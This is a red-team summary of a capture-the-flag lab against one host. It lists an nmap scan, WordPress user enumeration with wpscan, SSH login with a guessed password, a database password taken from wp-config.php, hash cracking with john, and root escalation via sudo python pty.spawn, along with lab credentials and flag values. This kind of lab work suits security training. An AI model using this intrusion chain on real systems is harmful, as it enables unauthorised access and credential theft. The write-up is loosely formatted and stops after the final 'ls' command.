# Red Team: Summary of Operations

## Table of Contents

- Exposed Services

- Critical Vulnerabilities

- Exploitation

### Exposed Services


Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sX 192.168.1.110

Results:

Target 1: 192.168.1.110

- Ports open (22, 80, 111, 139, 445)



```

This scan identifies the services below as potential points of entry:

- Target 1:

- Port 22 Open SSH, CVE-2002-1715

- Port 80 open web port, CVE-2019-6579

- Port 111 Open rpcbind. Can be used to map other services runnining on other ports.

- Port 139 NetBIOS.

- Port 445 SMB port. Used for interprocess communication (i.e., filesharing, etc.)

The following vulnerabilities were identified on each target:

- Target 1:

- User enumeration on Wordpress website.

- Weak user credentials.

- Unsalted password hash.

- Misconfigured access controls.

### Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1

- `flag1.txt`: b9bbcb33e11b80be759c4e844862482d

- \*\*Exploit Used\*\*

- A list of users were enumerated using the WPSCAN on WordPress website.


- Commands:

- wpscan –url <http://192.168.1.110/wordpress> --enumerate -u

- ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)

- password: Michael – obtained through guessing password.

- Flag 1 located in service.html under html folder as root user.



- `flag2.txt`: fc3fd58dcdad9ab23faca6e9a36e581c

- \*\*Exploit Used\*\*


- Flag 2 located under web folder.

- Commands:

- cd ../

- ls -l

- cat flag2.txt



- `flag3.txt`: afc01ab56b50591e7dccf93122770cd2

- \*\*Exploit Used\*\*

- Flag 3 located in mysql word press database under wp\_posts

- password for Michael to access database was found in the wp-config.php file under the wordpress folder.

- SQL Commands:

- To access SQL DB: mysql -u root -p

- password: R@v3nSecurity


- show databases;

- use wordpress;

- show tables;

- select \* from wp\_posts;

*- Note: Password hashes will be found under wp\_users;*



- `flag4.txt`: 715dea6c055b9fe3337544932f2941ce

- \*\*Exploit Used\*\*

- Flag 4 was located by cracking the password hashes, remote shell access into steven’s machine and escalating privileges to root.

- Obtain password hashes from SQL database, copy to Kali machine and save as a text file.

- Password Cracking & SSH Commands:

- john wp\_hashes.txt

- ssh steven@192.168.1.110

- password: pink84

- sudo -l

- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

- cd /root

- ls

